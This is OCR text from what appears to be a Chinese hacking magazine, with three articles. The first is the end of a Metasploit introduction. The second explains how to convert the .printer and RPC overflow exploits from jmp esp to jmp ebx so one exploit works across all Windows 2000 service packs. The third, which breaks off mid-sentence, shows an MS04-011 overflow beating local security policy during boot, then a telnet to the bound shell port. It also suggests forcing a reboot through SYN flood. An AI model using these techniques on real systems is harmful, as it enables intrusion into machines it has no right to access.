


图15

这就是web控制台下的使用方法，比起命令控制台确实简单得多了。不过，萝卜芹菜各有所爱，我还是偏向喜欢命令行方式。

OK！到这里该工具的主要用途我已经详细地给大家介绍过了。其它的命令都很简单，相信聪明的读者肯定自己会搞定的哦！：-)

最后贴出一个在UNIX平台下成功利用的图，让大家一睹它的风采吧！如图16。




图16

三、总结

看完了，我称它为“屠龙”应该不为过吧？该工具还在不断更新中，很多人都在为其继续添加exploit。希望读者们能够善用这个工具，不要拿它做不该做的事。好了该说再见了，有问题的朋友可以X的论坛讨论。(文章中所涉及的Metasploit framework-2.1.exe已收录于光盘中)

轻松将jmp esp方式改写为jmp ebx方式

写这篇文章，希望能给像我一样的初学级冲区溢出的菜鸟一些帮助，因为到现在的确还没找到介绍这类的文章。首先，介绍在堆栈溢出中我们的两种利用方式——jmp esp和jmp ebx；接下来，说明了其转化的简单方法；最后给了两个实际例子，将isno写的.printer利用代码和flashsky写的RPC利用代码改写成jmp ebx的方式，以实现对Win2000 sp0-sp4全版本的统一！！

小知识 关于jmp esp和jmp ebx。在溢出中，我们是通过构造过长的数据覆盖系统中原来的东西，然后想办法跳到我们自己想执行的程序中去。这里说的跳转办法最经典的就是jmp esp和jmp ebx这两种——在某个地方，覆盖系统原来的东西为jmp esp或jmp ebx的地址，这样就可以跳到我们想执行的程序中去了。当然，我们想执行的程序，也是我们自己写的，通常就称为ShellCode。跳转的原理，请看下面的分析：

一、利用JMP ESP的方式

其利用格式是NNNNNNRSSSSS，这里N=NOP，R=RET（jmp esp的地址），S=ShellCode。就是把缓冲区一直覆盖成NOP（空指令，什么都不做），直到原来的EIP位置时，我们填入系统中某个核心dll中的jmp esp的地址，紧跟后面才是我们的ShellCode。

这种方式为什么会执行到ShellCode呢？正常情况下，函数返回时，执行RET指令，这等于POP EIP，会把保存的原来程序的EIP的值恢复，从而完成中断的返回。但在这里，我们把保存的EIP的值覆盖了，改写成了jmp esp的地址。这样，POP EIP后，EIP=jmp esp的地址，而堆栈指针ESP会往下走，指向ShellCode的开始。程序继续执行，此时EIP里的内容是jmp esp，系统执行jmp esp，就正好跳到我们ShellCode的地方了。

小知识 push和pop。堆栈是一数据结构，遵循“先进后出，后进先出”的规则，就像我们平时叠盘子一样，先放在下面的最后才能取出来，最后放上去的最先取出来。而在操作系统中，存和取的动作就是push和pop。Push放一个数据到堆栈中去，Pop取一个堆栈中的数据出来。

如果ShellCode是开个端口，那我们就可以远程连上去；如果ShellCode是下载执行，那我们就可以让目标主机在网页上下个文件并执行……只要你能想到的功能，都可以想办法实现。ShellCode的写法以后有机会再讨论，在这里，还是看看我们关心的地方。

二、利用JMP EBX的方式

其利用格式是NNNNNJESSSSSS。这里N=NOP，J=Jmp 04，E=jmp ebx的地址，S=ShellCode。这里的J和E的位置是关键，E是在出错处理的入口位置，而J在其前面。

在第一种方式中，我们知道将返回地址覆盖成另一个地址。但如果是个无效的地址呢？那里指向的数据或许不能读，或许不能执行，那会怎么样呢？其实相信大家都遇到过，那就是系统会弹出个对话框报错，我们点确定，就会终止运行。

这是因为作为一个系统级的程序，内部有健全的出错处理机制。简单的说，如果运行时有错误产生，Windows就会跳到一个专门处理错误的地方，对应不同的错误，执行不同的代码。上面执行的代码就是弹出个对话框报错。

所以这里我们故意把返回的地址覆盖成一个错误的地址。这样出错时，Windows就会跳到处理错误的入口，而ebx指向入口前4个字节的地方！那我们把错误入口处覆盖为jmp ebx的地址，就会跳到前4个字节，怎么跳到ShellCode呢？在这里我们写入jmp 04，哈哈，往后跳4个字节，正好跳过覆盖值，达到我们的ShellCode！

三、JMP ESP方式转换为JMP EBX方式

1.为什么要考虑把JMP ESP方式转换为JMP EBX方式呢？其实最大的好处是，JMP ESP在各个系统，各个补丁版本上是不一样的，这样就会造成不同的系统不通用；而JMP EBX有一个NT/ 2000/XP/2003所有版本的通用地址！so cool ！ShellCode可以想办法写成通用的版本，这样只要漏洞本身的入口地址相对位置一样，就可以实现真正的通用啦！可以想像，这是件多么愉快的事情！

然而在实际中，有许多的expoit，利用的却是JMP ESP方式，比如说isno写的.printer漏洞exploit，和flashsky写的RPC远程溢出exploit，这会导致问题。特别是对RPC来说，如果地址错误，就会导致RPC服务的崩溃，从而不能变换地址作再一次的攻击，要等到对方重启后，才能再试。这样就算是知道对方是2000系统，运气不好，都可能要试5次后才能成功（sp0~sp4）。而如果有了通用的版本，就可以保证无论对方是什么系统，都可以一次成功！

2.如何把JMP ESP方式转换为JMP EBX方式呢？

牛人们用的方法，比较直观和清晰，当然技术含量也就比较高。他们一般是用工具attach有问题的服务，反汇编，跟踪进去。找到有问题的点，然后向上找到该服务的异常处理入口。直接分析出异常处理入口位置距离溢出点的长度，从而可以完成JMP ESP和JMP EBX两种方式的利用。

这种方法，对我们菜鸟来说，还是比较困难。无论是跟踪，还是计算长度，都需要比较深厚的经验和技术，没有什么技巧可言，都是实力的表现。

那就没有稍微简单点的方法可以利用了吗？答案是NO！

笔者经过亲自试验，发现了个比较简单的方法（相对于直接分析服务），把已有的jmp esp方式改进为jmp ebx方式。

其思路是先利用jmp esp的攻击程序，在jmp esp代码后，跟上“\xeb\xfe”，这句即jmp 1。实行模拟攻击后，在被攻击机上调出softice，就会发现停在“\xeb\xfe”这句。这时，我们查看其fs:0000的值，它

里面存的就是异常处理的入口地址！这时，我们计算那个值离现在的距离，就轻松知道要填充多少达到异常处理入口了。

小知识 SoftICE：动态分析中最重要的是调试器，分为用户模式和内核模式两种类型。用户模式是指用来调试用户模式的应用程序，它们工作在Ring 3级，如Visual C++等编译器自带的调试器。内核模式调试器指能调试操作系统内核的调试器，它们处于CPU和操作系统之间，工作在Ring 0 级，如SofrICE。SoftICE是Compuwar NuMega公司的产品。是目前公认的最好的系统级调试工具！兼容性和稳定性极好，可在源代码级调试各种应用程序和设备驱动程序，也可使用RCP/IP连接进行远程调试。

下面给两个实际的改写例子来讲解。

四、.printer 和RPC exploit的实际

1.printer漏洞的exploit改写

.printer漏洞比较老了，是Win2000 sp0和sp1的IIS服务器所具有的漏洞。改写它主要是想讲明方法。先调出isno写的jmp esp方式的exploit（参看附带源代码）。分析后，知道其漏洞利用是“GET http://AA…..AAAAAESSSSSSSSSS/null.printer?x HTTP/1.0”，然后是“| …268个A…|”，

即填充268个A后，达到返回地址处。把它覆盖成E = jmp esp的地址，就可以跳到我们的shellcode里面执行了。

如何改写呢？就是用我们的思路！

在E＝jmp esp后面添上几句“\xeb\xfe”，然后攻击我们的模拟机，并在模拟机上打开softice，哈哈，看到停在了0172f3e0处，“0172f3e0 EBFE JMP 0172f3e0”，跟在后面的是我们原来的ShellCode。这样，我们就进入了内部了。

快找异常入口地址，D fs:00，看到fs:0里面放的是0x0172f428，哈哈，这就是这里的异常入口地址。如果我们把返回地址的值写成AAAA等非法值，就会产生错误，ebx会变为0x0172f428，而系统会跳到0x0172f42c执行处理代码，如果我们把0x0172f42c覆盖成jmp ebx，而把0x0172f428覆盖成nop nop jmp 04，就会跳过覆盖地址，执行跟在jmp ebx后面的shellcode!

试试！异常入口地址是0x0172f428，而现在jmp esp的地址是0x0172f428，相减为80，我们就在isno的代码基础上，多填充80字节，再依次写入jmp04， jmp ebx和shellcode，还是在shellcode前先加上jmp 1，执行，哈哈，果然还是被中断了！证明我们的shellcode被执行啦！而且是jmp ebx形式的哦(参看改写后的源码)！

2.RPC 漏洞的exploit改写

来个更实用的！说到RPC，无人不知了吧。Flashsky最先分析和给出了exploit，冲击波病毒也是利用flashsky的基本代码。但他们都是利用jmp esp地址，所以造成不通用。在系统上表现就是xp系统会停止RPC服务，报错一分钟后重启。

那我们现在改为jmp ebx形式，就可以全部通用啦！

改的方法和.printer完全一样，但要注意，Win2000 sp0/sp1/sp2/sp3/sp4异常入口点和返回点的距离相差了8，为此我们只要用jmp04 jmpebx jmp04 jmpebx多覆盖一次就可以了；而对于xp，相差为6，这样2000和xp不能用完全同一个程序，可以写一个专门针对2000所有版本的，再写一个专门针对xp和2003的，也可以达到比较通用。具体的改写参看附带的源程序和改写后的代码，希望大家能有所收获，以后能自己将一些攻击程序改写成通用的版本！

（文章中涉及到的以下内容光盘中有收录：iis5hackByIsno.c、iis5JmpEbx.c、RPC(SP0—SP4).C、RPCByFlashsky.c）

秒杀防火墙之安全策略

落叶 刺客

一、引言

本来这期应该写syn flood攻击与防御之我见（下）防御篇，由于时间的关系，没有完成那篇难产的文章，另外由于本人忙着赚钱糊口，真的没有时间好好研究那个问题，以至于不敢把那见不得人的文章拿出来让大家笑话。幸好这时出了ms04-011的远程溢出，算是它救了我的文章吧，因为我不想把那篇还不太成熟的文章拿出来凑数。

入侵的艺术是在空隙中求生存，杀敌的方法就是掌握瞬间的时差………

二、问题所在

声明两点：其实不用ms04-011这个溢出也可以写这篇文章，但实现起来可能就很麻烦了；另外需要声明的一点是，本篇文章并不依赖于ms04-011远程溢出，是与所有溢出都有关系，因为当每个新漏洞出现的时候，微软并没有发布最新补丁，这时管理员大多使用“本地安全策略”封闭有漏洞的端口，或是因为有防火墙，所以并没有注意安全性的问题，于是我们这篇文章就有利用的价值了。

长时间以来接触许多人（包括一些高手），他们一直在使用Windows自身配置的“本地安全策略”或是使用第三方的防火墙来保护自己的系统，并且奉此为至高无上的安全之道，对此本人颇不以为然。首先做为一个网络安全人员，或是一个黑客，就要敢于怀疑一切，并且要不相信一切，因为当你完全相信一个事情的时候，可能最后出卖你的就是你所深信不疑的那些东西。

不管安全策略或是防火墙，它们始终只是一个工具，使用它们的是人，我们要有自己的思想，我们是使用它们，而不是依赖它们，只有这样才能领会到它们的意义，并且真正的用好它们。

话说远了，并且似乎带许多教条性的语言，不好意思。

三、实战演习

使用的工具有ping、telnet及ms04011溢出程序。

这期的课题是以我的电脑（IP：192.168.0.5）为目标，以MS04-011溢出为方法，演示如何攻破我的本地安全策略，为什么只提本地安全策略呢，因为发现大多数防火墙都是服务级的程序，启动顺序低于安全策略。

首先在我的电脑上卸载MS04-011相关的补丁，不管三七二十一我先删除了KB837001、KB835732、KB828741这三项补丁（图1）。然后在本地安全策略中设置封闭135、139、445端口及禁止ping（图2）。为什么要禁止ping呢？因为我们要用它来判断系统启动与我们攻击的时间，指派完成后，安全策略已经生效，下面就开始我们的入侵计划了。




图 1




图 2

由于一切都是我掌握的，所以我自己启动自己的电脑吧。但我想在实际过程中管理员一定不会那么乖的配合你去重启电脑，世界上还真找不到那么呆的管理员，那怎么办呢？方法一定是有的，比如用我上期所述的syn flood方法，或是当你有一个asp shell的情况下，上载一个超负载的asp程序，使系统资源严重不足，这种情况下相信管理员会重启电脑的，只不过时机很难掌握。

这时我在另外一台机器上不断的使用ping命令来探测192.168.0.5，整个过程中会发现在系统启动的过程中第一段时间我们ping不通，因为电脑还没启动，废话；第二段时间ping是通的，说明安全策略没有加载；第三段时间又无法ping通，说明安全策略已经成功载入（图3）。

如果我们等到这个时候再动手的话，那已经为时已晚了，幸好在这之前我已经不知使用ms04011这个程序去溢出过多少次了，下面看结果吧！




图 3

发现在无数次的溢出失败后，终于有一次屏幕停留在了shellcode size 404上，马上在已经打好**telnet 192.168.0.5 1234**的这个命令行窗口里按一下回车，哈哈，竟然真的躲过了安全策略并且进入了系统（图4）。我相信许多人手里都有现成的注册表文件或一些工具，功能大约是如何取消本地安全策略，

